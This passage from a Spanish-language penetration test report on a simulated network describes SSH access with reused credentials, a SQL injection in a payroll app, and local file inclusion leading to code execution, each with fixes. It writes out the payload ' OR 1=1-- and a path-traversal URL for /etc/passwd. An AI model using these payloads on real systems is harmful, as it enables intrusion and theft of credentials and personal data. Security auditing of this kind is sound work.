2. Conexión SSH: `ssh webmaster@192.168.1.136`

3. Acceso exitoso, seguido de escalada con `sudo`.


Figure 5: Acceso SSH directo con credenciales extraídas del CMS.

Recommendation:
Imponer políticas de contraseñas únicas por servicio. Implementar autenticación multifactor y revisar el uso de contraseñas repetidas por parte de los usuarios.


🔸 6. SQL Injection en payroll_app.php

Alcance: `http://192.168.1.137/payroll_app.php`
Criticidad: Critical
CVSS: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
10.0


Durante la auditoría, se realizó un análisis de la aplicación web identificada en el servidor, con el objetivo de evaluar posibles fallos de validación en las entradas de usuario. Para ello, se procedió a **probar con inyecciones SQL genéricas** como `' OR 1=1--`, una técnica básica pero efectiva para detectar vulnerabilidades de inyección en bases de datos.




Como resultado de esta prueba inicial, **la inyección fue exitosa**, mostrando un listado completo de los usuarios registrados en la base de datos, incluyendo información sensible como nombres, apellidos y salarios. Esto confirmó de manera inmediata que la aplicación era vulnerable a ataques de tipo SQL Injection.




Tras identificar esta vulnerabilidad inicial, se decidió **profundizar en el análisis** para determinar qué tipo de información adicional se podía obtener. Se realizaron inyecciones específicas para identificar detalles del sistema, como la **versión exacta del motor de base de datos** que soportaba la aplicación, información que podría ser aprovechada para futuras explotaciones más dirigidas.




Como podemos observar, hemos identificado la versión del motor que ejecuta la aplicación web. Esta información es útil para identificar posibles vulnerabilidades asociadas con dicha versión.




Durante este proceso, también se llevó a cabo una **verificación de la estructura de la base de datos**, utilizando inyecciones incrementales para determinar **el número de columnas** existentes en las consultas internas. A través de sucesivas pruebas, se estableció que la base de datos operaba con **cuatro columnas**, lo cual facilitó la preparación de consultas SQL maliciosas más precisas.




Finalmente, se ejecutó una consulta inyectada diseñada para **extraer los nombres de usuario y las contraseñas** almacenadas en la base de datos. La extracción fue exitosa, permitiendo obtener las credenciales de varios usuarios.





Con esta información en mano, el siguiente paso fue **validar la funcionalidad de las credenciales obtenidas**. Se intentó establecer conexiones SSH utilizando las combinaciones de usuario y contraseña extraídas, logrando así confirmar que varios de los usuarios eran válidos y permitían el acceso directo al sistema.



Esta fase de la auditoría no solo expuso un riesgo crítico de seguridad en la aplicación web, sino que también evidenció una **mala gestión de credenciales** en la infraestructura de la red, amplificando el impacto potencial de la vulnerabilidad detectada.

Description:
La aplicación web de nómina no valida correctamente las entradas en campos de usuario y contraseña, lo que permitió inyecciones SQL que revelaron datos sensibles y credenciales válidas de usuarios.

Detailed reproduction steps:

1. En login: ingresar `' OR 1=1--` en usuario y contraseña.

2. Se accede a la vista con todos los registros del sistema.

3. Otras inyecciones permitieron la extracción de usuarios y contraseñas.

Figure 6: Resultado de inyección que devuelve nombres, apellidos y salarios.


Recommendation:
Implementar consultas parametrizadas (prepared statements). Validar y sanitizar toda entrada del usuario. Monitorizar accesos y registrar anomalías en el login.


🔸 7. LFI y RCE en WEBrick

Alcance: `http://192.168.1.137:3500/readme?os=../../../../../etc/passwd`
Criticidad: High
CVSS: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
8.6

Al análisis del servidor web, se procedió a **examinar de forma manual el código fuente** de la aplicación expuesta. Esta revisión permitió identificar un fragmento de código que contenía lo que aparentaban ser **credenciales de acceso** codificadas o embebidas directamente en el sistema.

Utilizando las credenciales obtenidas, se **intentó iniciar sesión en phpMyAdmin**. El intento fue exitoso, logrando acceder al **panel de administración** sin necesidad de explotar vulnerabilidades adicionales, únicamente a través de la información descubierta en el código.





Una vez dentro lo que hicimos fue una Inyección de payload en Drupal vía PHP filter y este payload lo que nos permitió fue una ejecución de código remoto desde el navegador a la maquina

Description:

El servicio WEBrick 1.3.1 permite la inclusión de archivos locales sin restricción, lo cual fue aprovechado para obtener información del sistema y lanzar ataques de ejecución remota mediante PHP en Drupal (vía phpMyAdmin).

Detailed reproduction steps:

1. URL: `http://ip:3500/readme?os=../../../../../etc/passwd`

2. Inyección para acceder a archivos críticos.

3. Inyección de payload en Drupal vía PHP filter.

Figure 7: Visualización del archivo `passwd` desde la URL vulnerable.

Recommendation:
Restringir y validar parámetros en URLs. Deshabilitar funciones peligrosas del servidor web. Actualizar WEBrick a versiones más recientes y cerrar el endpoint vulnerable.

Conclusiones Generales

La auditoría ética realizada sobre la infraestructura simulada permitió identificar una serie de vulnerabilidades críticas y malas prácticas de configuración que, en un entorno de producción real, habrían expuesto seriamente la seguridad de la organización.

Durante las diferentes fases del análisis —reconocimiento, enumeración, explotación, post-explotación y pivoting— se logró comprometer completamente los sistemas evaluados. Se detectaron y validaron múltiples vectores de ataque, incluyendo **vulnerabilidades reconocidas mediante CVEs**, **inyecciones SQL**, **accesos anónimos a servicios FTP**, **reutilización de credenciales en servicios críticos** como SSH, y **fallos en la gestión de credenciales expuestas en el código de aplicaciones web**.

Cada una de estas vulnerabilidades fue explotada de manera controlada, permitiendo obtener accesos no autorizados, escalar privilegios hasta alcanzar el usuario root, y realizar movimientos laterales dentro de la red interna. La explotación práctica de fallos como los **Stored XSS**, **SQL Injection** y **Local File Inclusion (LFI)** evidenció tanto la fragilidad de las configuraciones existentes como la importancia de aplicar buenas prácticas de seguridad en cada capa del sistema.

Adicionalmente, el análisis demostró que la presencia de software desactualizado (como WordPress 5.2.3 y WEBrick 1.3.1), la exposición de servicios inseguros y la falta de control en las políticas de contraseñas son factores que aumentan considerablemente el riesgo para cualquier infraestructura.

Esta auditoría confirma que la seguridad no debe ser considerada como un estado, sino como un proceso continuo de mejora. La identificación temprana de estos fallos y la aplicación de las

recomendaciones propuestas permitirán reforzar la postura de seguridad de la organización, disminuyendo significativamente la probabilidad de sufrir un ataque exitoso en el futuro.

Finalmente, esta experiencia resalta la importancia de realizar auditorías periódicas, mantener actualizado el software crítico, educar al personal en buenas prácticas de ciberseguridad, y adoptar una estrategia de defensa en profundidad como pilares fundamentales de cualquier sistema seguro.

ATT… Santiago Peñaranda Mejia